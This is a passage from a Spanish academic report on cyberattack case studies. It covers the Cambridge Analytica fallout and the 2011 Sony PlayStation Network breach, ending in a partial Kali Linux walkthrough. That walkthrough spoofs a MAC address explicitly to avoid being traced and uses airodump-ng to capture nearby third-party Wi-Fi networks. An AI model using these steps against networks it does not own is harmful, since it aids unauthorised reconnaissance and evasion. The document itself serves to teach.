Pese a que este caso sucedió en el año 2018, a día de hoy siguen surgiendo nuevas actualizaciones sobre el caso. En este punto veremos estas actualizaciones, qué papel jugó Facebook en todo esto, que pasó con el famoso juicio de Zuckerberg y que sentencia se les impuso y a quien.

Nos situamos en la fecha del 10 de Abril de 2018, día en el que el CEO de Facebook, Mark Zuckerberg, testifica frente al senado de los Estados Unidos. El juicio formado por 44 senadores duró hasta 5 horas y en él se le cuestionó a Zuckerberg el motivo por el cuál no se ha hecho nada más para proteger los datos de los usuarios.

Figura 57. Mark Zuckerberg Declarando en el Senado [51]

Tras este juicio la comisión federal de comercio de los estados unidos condenó a la red social a pagar 5.000 millones de dólares como sanción a los temas mencionados durante el capítulo, no obstante no fue la única multa impuesta sino que también se obliga a la compañía a crear un comité independiente para temas de privacidad sobre el cuál Zuckerberg no tenga control sino que esté controlado por medios estatales.

Tras la condena la compañía se comprometió a cambiar algunos puntos de su plataforma como pueden ser:

- Explicar cómo se obtienen datos de personas que no se han registrado nunca en Facebook denominados "*perfiles ocultos*".
- Ofrecer mayor posibilidad de elección a los usuarios.
- Actuar sobre el sesgo de algoritmo para moderar mejor la información.
- Crear normas específicas para la protección de los niños en la red social.

La empresa no solo habría tenido que comprometerse a cambiar distintos ámbitos de su red social, entonar el mea culpa en referencia al caso de Cambridge Analytica y pagar la multa millonaria por lo hecho sino que también se vería afectada en bolsa. [51]

Si a día de hoy comprobamos el valor de las acciones en bolsa de Facebook encontraremos que durante el periodo en el que se descubre el caso de Cambridge Analytica sus acciones caen de forma rotunda.




Figura 58. Valor de Acciones de Facebook [51]

Como hemos indicado, en la imagen podemos ver que durante el mes de Abril de 2018 las acciones de Facebook comenzaron a caer a sus niveles más bajos, pese a todo el escándalo que supuso vemos que a día de hoy la empresa ha remontado el valor de sus acciones.

Algunos economistas y analistas de mercado indicaron en su día que éste escándalo pese a ver gráficamente que sus acciones se habían visto afectadas le supuso un gran crecimiento a la empresa de Zuckerberg.

Una vez visto lo que ha pasado con la empresa Facebook, a la cual se acusa de no haber tomado las medidas necesarias para la protección de datos, indaguemos que ha pasado con la empresa Cambridge Analytica la que usó la plataforma para el robo de datos pero habría ideado el ataque.

Nos situamos en la fecha del 2 de Mayo de 2018, día en el que Alexander Nix, jefe ejecutivo de Cambridge Analytica anuncia que la empresa cierra sus puertas de forma permanente declarando que se encuentra en estado de bancarrota y alega que sus empleados siempre habrían actuado de forma legal y ética.
La comisión FTC indicó que a pesar de que la empresa se declarase en bancarrota se iba a seguir con las investigaciones y que no se iba a dejar de lado la empresa, así mismo, todas las sedes de la empresa en Gran Bretaña fueron registradas por la policía para evitar la destrucción de pruebas.

4.8. GLOSARIO

Durante éste último punto trataremos de explicar brevemente los conceptos más relevantes que hemos tratado durante el desarrollo de este capítulo en orden alfabético.

- **Bots:** el término Bot es un acrónimo de "*robot*", en concreto durante la realización de nuestro caso hemos hablado de "*bots sociales*" es decir los bots que son utilizados en este ámbito para generar mensajes automáticamente (como pueden ser fake news), defender ciertas ideas, apoyar campañas… etc. Los bots son generalmente agentes programados informáticamente para actuar con este fin.

- **Data Science:** Es la ciencia centrada en el estudio de los datos, combina los ámbitos de estadística, matemáticas o informática para el análisis y la clasificación de los datos con el objetivo de tomar decisiones. Esta ciencia se centra en crear herramientas que permitan traducir los datos en información de alto valor y debemos diferenciarla del término Big Data el cuál se encarga de resolver los problemas de gestión y almacenaje de los datos.

- **Microtargeting:** Es una técnica utilizada en el mercado para influir en las decisiones de los usuarios, consiste en el análisis de gran cantidad de datos para buscar patrones que permitan clasificar a los usuarios para saber de qué manera hacerlo, de esta manera, dos usuarios pueden ser atacados con un mismo anuncio pero con mensaje diferente de tal manera que ambos interactúen con él. En la realización de este capítulo hemos visto como este término se ha usado para influenciar políticamente en los usuarios.

- **Modelo OCEAN:** denominado el modelo de los 5 factores, fue utilizado por la aplicación de Kogan "*ThisIsYourDigitalLife*" con el objetivo de poder analizar una gran amplia fama de rasgos de personalidad y análisis factorial. Estos 5 factores son los siguientes:

    - Apertura a la experiencia O
    - Escrupulosidad C
    - Extroversión E
    - Amabilidad A
    - Neuroticismo N

- **Usuarios Ocultos:** definidos por la red social Facebook, son aquellos usuarios de los que se han podido obtener datos en la plataforma pero que realmente estos usuarios no están registrados en la plataforma. Durante el juicio de Zuckerberg expresó que realmente su red social monitorea a los no-usuarios por razones de "*seguridad*" y prometió compartir más detalles de cómo su red social permite monitorear estos datos de usuarios que realmente no han abierto una cuenta en ella.

5. SONY PlayStation NETWORK

En el desarrollo de este último capítulo veremos cómo los ciberataques también son dirigidos a plataformas de entretenimiento como las que brinda la empresa Sony. La empresa Sony es una empresa conocida a nivel mundial de origen Japonés que inicialmente comenzó en la fabricación de electrónica de consumo pero que ha ido comiendo terreno en el mercado mediante el desarrollo de software, videojuegos, audio, video, etc.

5.1. ANÁLISIS

Estudiemos la plataforma PlayStation Network (PSN). Se trata de un servicio en línea nacido en 2006 y destinado a la conexión de diferentes usuarios para poder jugar online pero no solo esto sino diferentes funciones como comprar videojuegos, música o navegar por internet.

Todo comenzó el 20 de abril. Cuando el personal responsable de administrar la plataforma comenzó a detectar actividad anormal en la red por la cual se habían caído muchas funciones como por ejemplo al iniciar sesión los usuarios obtenían el siguiente mensaje de error « *Se ha producido un error. Se ha cerrado su sesión de PlayStation Network (Error 80710A06)* » [63] impidiendo su acceso.

La empresa tachó el incidente como una "*tarea de mantenimiento*" el primer día, pero al día siguiente Sony se dio cuenta de que no se trataba de una interrupción normal del servicio, sino de un ataque. Decidió mantener la sospecha confidencial (en otros seis días) de que alguien podría haber accedido ilegalmente al sitio.

Como consecuencias del ataque Sony decidió tomar las siguientes medidas:

- Apagón general de todos los servicios ofrecidos por PlayStation Network
- Contratación de empresas para la investigación como **Guidance Software** o **Protiviti** (a las que más tarde se le uniría el FBI)
- Trabajar en nuevas medidas que solucionen todas las brechas de seguridad activas y fortalezca el sistema de seguridad de cara al futuro.

Antes de iniciar la investigación, Sony recordó a los usuarios los datos potencialmente robados, como identificación, nombre, dirección, historial de compras, facturas y respuesta de seguridad de contraseña. Es por eso por lo que los usuarios se resistieron a los servicios de protección de datos de la compañía e incluso presentaron denuncias.

A medida que avanzaba la investigación, se concluyó que el ataque pudo haberse iniciado mediante técnicas de denegación de servicio (DDoS) e inyección SQL, que veremos de forma más técnica más adelante.

5.2. ATRIBUCIÓN

A partir de este punto diremos que, como suele ocurrir en la mayoría de los ciberataques, la verdadera autoría no es del todo correcta, pero hay muchos supuestos totalmente refutados que pueden apuntar al culpable.

El causante en el punto de mira de este ataque es **Anonymous**, se trata de un colectivo de índole "*hacktivista*" definidos como una jerarquía en la que no hay un líder definido, no tienen ideología propia, no atienden a ningún partido político y se encuentran distribuidos por todo el mundo.

Su lema principal es « *We are Anonymous. We are Legion. We do not forgive. We do not forget*. » [72] (Somos Anonymous, somos legión, no perdonamos, no olvidamos.). En todos sus vídeos aparecen con la popular máscara de Guy Fawkes de la película 'V de Vendetta' y su forma de atacar es mediante el robo de información confidencial para hacerla pública.

Veamos sus principios ya que, saltarse alguno de estos son las motivaciones principales para realizar un ataque: [72]

- "*Anonymous significa libertad de información*"
- "*Anonymous significa libertad de expresión*"
- "*Anonymous significa un Internet no regulado*"
- "*Anonymous solo realiza ataques cuando éstos son atacados o cuando son provocados*"
- "*Anonymous realiza ataques con un fin de ganancia económica*"

Haciendo un 'Spoiler' de quien ha sido tachado como autor/es del ataque a PSN pasemos a refutar el motivo por el que se señala a este grupo de hackers, para ello apuntemos a finales del año 2010 en el cuál Sony hace una actualización de seguridad en sus dispositivos PS3 en la cuál (entre otras funciones) se descartaba el uso del SO Linux.

Aparece en escena **George Hotz (GeoHot)** un usuario experimentado que ha logrado hacer **jailbreak** sobre el sistema permitiendo eludir este nuevo sistema de seguridad permitiendo hacer uso de software no autorizados en los dispositivos de Sony.

Tras hacerse pública esta información, a finales de Enero de 2011 Sony demanda a este usuario y pide una orden de arresto para evitar que siga distribuyendo las herramientas desarrolladas para eludir el sistema de seguridad, ante esta demanda GeoHot se pronuncia mediante un video de 'rap' en internet en el que se escuchan frases como « *yo soy la personificación de la libertad para todos* » [64].

Días después el Tribunal de Justicia de los EEUU aprueba la demanda de la empresa y permite a esta acceder a todas las direcciones IP de aquellos usuarios que habrían visitado el blog. Tras esto aparece en escena el grupo **Anonymous** lanzando un ataque contra diferentes dominios web de Sony por las

represalias tomadas contra Hotz. Días después Sony resolvió a su favor el caso de Hotz pero recibió mensajes del grupo Anonymous indicando que continuarán con el boicot a la empresa por los recortes de libertad en sus dispositivos.

Nos situamos en la fecha del 20 de Abril de 2011, fecha en la que los trabajadores de Sony detectan la intrusión en sus servicios de personas no autorizadas y como no pueden determinar de quienes se trata deciden apagar todos los sistemas.

A raíz de esta detección entran en juego las empresas contratadas para la investigación forense del ataque cibernético antes mencionadas, Guidance Software y Protiviti, las cuáles comienzan a dar (poca) información de lo sucedido.

Se descubre que han sido atacados hasta diez servidores de PSN y pese a que de momento no se ha llegado a ninguna conclusión, se decide hacer una **duplicación** de los servidores afectados. La investigación sigue dando sus frutos y Sony confirma que « *se utilizaron técnicas muy sofisticadas y agresivas para obtener acceso, ocultar su presencia a los administradores de sistemas y aumentar constantemente sus privilegios dentro de los servidores. Los intrusos eliminaron los archivos de registro para ocultar su trabajo* » [64].

En este momento se acusó de nuevo a **Hotz** por su poca empatía con la empresa por lo sucedido los meses anteriores lo que negó rápidamente y acusó al grupo **Anonymous** diciendo que estos son los que se sabe que atacan mediante DDoS. También aprovechó sus declaraciones para atacar a Sony postulando lo siguiente « *Una guerra contra hackers la tienes perdida en el momento que para ganarla contratas abogados de gran importancia en vez de contratar buenos expertos en seguridad.* » [69].

Durante los días posteriores se empezaron a hacer públicas las declaraciones de los altos cargos de la empresa indicando lo sucedido. Se encuentran nuevas pruebas de que los hackers entraron por los servidores de **'Sony Online Entertainment'** los servidores destinados al juego en linea (online) entre usuarios.

Se deciden investigar todos estos servidores online y en cada uno de ellos se encuentra un archivo de texto denominado "*Anónimo*" con el siguiente contenido "*Somos Legión*", ¿Nos recuerda a algo este mensaje?, en este momento es cuando se puso sobre la mesa la autoría de **Anonymous** en el ataque.

Tras estas acusaciones Anonymous se pronuncia diciendo que su equipo "*No tiene líder*", que cada persona es "*Anónima*" y libre de "*atacar*" a lo que Sony respondió que habían encontrado los archivos que delataban al grupo Anonymous. [71]

El motivo de acusar sin muchas pruebas al grupo Anonymous fue para encontrar una 'cabeza de turco' para mostrar públicamente que se ha podido restablecer el sistema y reiniciar de nuevo todas las funciones del servicio para evitar pérdidas económicas mayores.

5.3. TIMELINE

Seguidamente, como hemos hecho en los dos capítulos anteriores, veremos cronológicamente los hitos más importantes de este ataque. [64]

Figura 60: Timeline Ataque PlayStation Network

Detección

- **20 de Abril** PlayStation informa en Twitter que ciertas funciones, como los juegos en línea, se han desactivado. Se pide paciencia, ya que se está trabajando arduamente para resolver el problema lo antes posible.

- **21 de Abril** Sony comenzó a utilizar su blog personal como una herramienta para comunicarse con los usuarios. El director Patrick Seybold escribió el siguiente post « *Mientras estamos investigando la causa del apagón que tuvo el servicio de PlayStation Network, queremos alertarles que probablemente tomará un día o dos regresar el servicio al 100%. Muchas gracias por su paciencia en lo que trabajamos en resolver este problema. Les compartiremos más detalles aquí en el blog en cuanto los tengamos* » [66].

Crisis Social

- **26 de Abril** Los usuarios comenzaron a publicar en redes sociales y blogs de PlayStation, condenando la falta de información y condenando los ciberataques en la plataforma. La plataforma requiere más calma y hay rumores de que se ha producido un ataque de intrusión no autorizado en la red y el servicio se ha cerrado para detener el ataque.

Sony Declara

- **27 de Abril** Después de que los rumores inundaron las redes sociales, Sony se hizo cargo del tema de la seguridad y afirman haber encontrado la brecha de seguridad tras lo cual comienzan a resolver.

- **28 de Abril** Sony vuelve a publicar un artículo en su blog que proporciona más información sobre el problema y respondiendo las preguntas frecuentes de los usuarios. Fue en este momento que Sony notificó al FBI de lo sucedido luego de unos días de investigación privada.

Tarjetas Bancarias

- **30 de Abril** Vuelven a aparecer rumores de que distintos usuarios han recibido cargos en tarjetas bancarias asociadas con el servicio de PlayStation por lo que se conjetura de que dichas tarjetas han podido ser filtradas en el mercado negro, entra en escena el vicepresidente Hirai que desmiente esta información en una conferencia de prensa.

Investigación

- **04 de Mayo** Después de descubrir que el FBI fue informado de lo sucedido relativamente tarde, el fiscal general Eric Holder informó que el Departamento de Justicia está investigando lo sucedido. Además de esta queja, está el senador Blumenthal, quien le pidió al CEO de Sony que respondiera por qué millones de clientes no fueron informados de la violación de datos.

- **05 de Mayo** Como respuesta al senador antes mencionado el CEO de la empresa, Howard Stringer, publica una carta pública disculpándose por la demora en informar a los usuarios y refutando que lo sucedido fue un ataque pirata cuidadosamente preparado. Estas declaraciones provocaron que el precio de las acciones de la compañía sufriera una fuerte caída en el mercado.

- **17 de Mayo** Stringer decidió una vez más realizar una rueda de prensa en Nueva York para sofocar los rumores que circulan en las redes sociales, y una vez más se disculpó por la falta de transparencia de lo sucedido.

Actualizaciones

- **30 de Mayo** Después de que comenzara la interrupción del servicio, PlayStation informó en su blog que la compañía había realizado mejoras en la seguridad y los procesos comerciales. Comenzaron a dar fechas para las fases de recuperación de diferentes continentes.

- **02 de Junio** Se anuncia en un último post que el servicio de PSN vuelve al completo mediante una actualización incluyendo nuevos programas de "*Bienvenida*" a usuarios y recompensas por lo sucedido.

5.4. ATAQUE

A continuación vamos a estudiar de forma técnica las herramientas que se han usado para llevar a cabo el ataque a los servicios PSN, antes de comenzar he de indicar que 'por razones de seguridad' la empresa Sony no hace pública la forma en la que se lleva a cabo los ataques sobre su plataforma por lo que el vector de ataque no es posible de documentar pero nos centraremos en explicar las técnicas utilizadas.

Dividiremos el ataque en dos fases, la primera de ellas será el ataque mediante **denegación de servicio distribuida** (DDoS) el cual provoca que los recursos de la red que han sido atacados no estén disponibles para los usuarios, esta fue la primera hipótesis de como se había llevado a cabo el ataque pero como el ataque duró tanto tiempo se puso encima de la mesa el segundo método que estudiaremos que será **inyección SQL**, sin duda estos dos tipos de ataques constituyen entorno al 53% de los ataques cibernéticos.




Figura 61: Ataque mediante DDoS [74]




Figura 62: Ataque mediante SQLinjection [76]

5.4.1. DENEGACIÓN DE SERVICIO DISTRIBUIDA

El objetivo de un ataque de denegación de servicio es deshabilitar los servicios de red. El atacante de la computadora "*principal*" es responsable de generar "*bots*" o "*zombies*" capaces de enviar simultáneamente solicitudes desde distintos puntos de red generando así una sobrecarga de ancho de banda o un agotamiento de recursos del sistema de tal manera que el servidor no sea capaz de procesar los paquetes siguientes. [74]

Podemos distinguir dos tecnologías. Por un lado, están los llamados "*DoS*", es decir, aquellos ataques ejecutados desde un solo equipo, o los llamados "*DDoS*", es decir, aquellos ataques que se planifican cuidadosamente. desde diferentes computadoras. En nuestro caso será de tipo DDoS.

En el caso de un ataque DoS, dado que es una única dirección IP, si se detecta dicho ataque, puede ser interceptado por el administrador. En el caso de DDoS, cuando la solicitud proviene de múltiples direcciones IP, es más difícil y casi imposible de detectar o bloquear.

¿Cómo funciona un ataque DDoS/Dos?

Sabemos que existe un límite en la cantidad de solicitudes que un servidor web puede procesar al mismo tiempo, pero no solo existe este límite, sino que el canal conectado al propio servidor también tiene un límite en la capacidad de paquetes de datos que puede atravesarlo.

Cuando se supera alguna de estas dos limitaciones ocurre lo siguiente:

- La respuesta de las nuevas solicitudes será mucho más lenta de lo normal
- Es posible que se ignoren las siguientes solicitudes de los usuarios

Este es el objetivo del atacante dejar el servidor inutilizado para que no pueda solicitar nuevas peticiones.

Normalmente los ataques, al ser de tipo distribuido, son generados a raíz de una red zombie como hemos mencionado antes pero realmente a qué se define este término. Consiste de un conjunto de dispositivos conectados a la red que han sido infectados por un malware el cual permite que un atacante tenga el control remoto de estos dispositivos sin ser detectado, se definirá así a este dispositivo como ‘zombie’.

5.4.1.1. SIMULACIÓN ATAQUE DDoS

En este apartado vamos a experimentar realmente como se hace un ataque de denegación de servicio, para ello haremos uso del software 'VirtualBox' que nos permita tener una máquina virtualizada en nuestro ordenador y haremos uso del sistema operativo comúnmente más usado en relación con los ciberataques, se trata del SO 'Kali Linux'.

Como hemos utilizado el SO en una máquina virtual he tenido que comprar un adaptador USB Wifi que actuase como tarjeta de red, en concreto el modelo 'U6 Tenda 300Mbps', esto permitirá que el sistema Kali pueda conectarse de forma inalámbrica a las redes, de lo contrario no podríamos realizar 'ataques'.

Lo primero que tenemos que hacer es instalar dos programas, uno de ellos para escanear las redes como puede ser nmap o aircrack y el segundo de ellos para cambiar la dirección MAC de nuestro ordenador como puede ser el programa macchanger. Esta simulación de ataque se hará en un terminal Kali Linux.

Instalamos los programas desde el terminal de Kali (introduciendo los comandos que veremos en las imágenes).

```
┌──(root💀kali)-[/home/kali]
└─# sudo apt-get install aircrack-ng                                    100 ×
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
aircrack-ng is already the newest version (1:1.6+git20210130.91820bc-1).
aircrack-ng set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 16 not upgraded.

┌──(root💀kali)-[/home/kali]
└─# sudo apt-get install macchanger
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
macchanger is already the newest version (1.7.0-5.4).
macchanger set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 16 not upgraded.
```

Figura 63: Instalación de Paquetes en Kali

El motivo de cambiar la dirección MAC es que al realizar ataques es que si se descubre el "*ataque*" se puede investigar y descubrir que hay un atacante cuyo nombre en la red es la MAC, si la cambiamos seremos "*invisibles*" ya que no somos nosotros realmente.

A continuación lo siguiente que vamos a hacer es ver que interfaces de red tengo disponibles para poder acceder, para ello tan solo tenemos que introducir el comando 'ifconfig' que nos mostrará información detallada de mis interfaces de red.




Figura 64: Comando ifconfig en Kali

Como vemos nuestra red wlan0 es la que tenemos configurada para tener acceso a redes inalámbricas gracias a un adaptador wifi. Lo siguiente que vamos a hacer es 'sniffear' dicha red, vamos a escuchar y hacer captura de todos los paquetes que se envíen.

Para activar esta función de 'sniffer' (olfateo) lo que tenemos que hacer es poner el modo monitor lo que nos permite capturar todas las direcciones MAC, esto lo haremos mediante el comando "*airmon-ng start wlan0*". Si ahora hacemos un iwconfig nos dará las propiedades inalámbricas de las redes y veremos que se ha puesto en modo monitor.




Figura 65: iwconfig sobre Kali

Lo siguiente que vamos a realizar es cambiar la dirección MAC de la red monitorizada ya que tiene la misma que la red inalámbrica wlan0 por lo que podemos ser reconocidos.





Figura 66: Cambiamos la MAC a nuestra wlan0

Como vemos antes de editar las preferencias vemos que la MAC de nuestra wlan0 es la misma con la que estamos siendo detectados en la red, tras indicar en configuración que queremos una dirección random de MAC cada 10 minutos podremos comprobar de nuevo que la MAC con la que navegamos actualmente es diferente a la MAC permanente.

Tras haber cambiado la MAC procedemos a hacer un escaneo para ver lo que captura el modo monitor de nuestro ordenador con el comando "**airodump-ng wlan0**" y obtenemos el monitoreo siguiente



```
CH 12 ][ Elapsed: 6 s ][ 2021-08-16 05:20

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

64:6E:EA:8A:30:ED   -1        0       48    8   8   -1   WPA              <length:  0>
D2:6E:DE:12:6D:CF  -32       25        1    0   6  130   WPA2 CCMP   PSK  MIWIFI_5G_MvXx
D0:6E:DE:12:6B:CE  -31       28        1    0   6  130   WPA2 CCMP   PSK  MIWIFI_2G_MvXx
EC:8E:B5:CD:5C:29  -84        2        0    0   8   65   WPA2 CCMP   PSK  DIRECT-0D-HP OfficeJet Pro 8710
82:E8:2C:5A:CA:CB  -88        2        0    0   1   65   WPA2 CCMP   PSK  DIRECT-CB-HP OfficeJet Pro 9010
90:9A:4A:43:6B:7D  -91       11        0    0   3  270   WPA2 CCMP   PSK  TP-Link_6B7D
C6:65:16:CF:41:E5  -92        3        0    0   1   65   WPA2 CCMP   PSK  DIRECT-E5-HP OfficeJet Pro 9010
3C:84:6A:F6:78:30  -91       21        0    0   6  130   WPA2 CCMP   PSK  MIWIFI_2G_MvXx_EXT
28:EE:52:B4:A0:13  -93        7        0    0   3  130   WPA2 CCMP   PSK  TP-Link_F0C11A
CC:ED:DC:1D:47:EA  -96        8        0    0  11  130   WPA2 CCMP   PSK  MOVISTAR_47E9
EA:08:6B:F3:99:50  -96        6        0    0   1  195   WPA2 CCMP   PSK  TecniCoco_Clases
1C:3B:F3:79:8A:E3  -96       12        0    0   3  270   WPA2 CCMP   PSK  TP-Link_8AE3
80:29:94:C2:CF:9C  -98        8        0    0   2  130   WPA2 CCMP   PSK  vodafonePMA2
EC:08:6B:F3:99:5F  -98        5        0    0   1  195   WPA2 CCMP   PSK  TP-LINK_0F1C
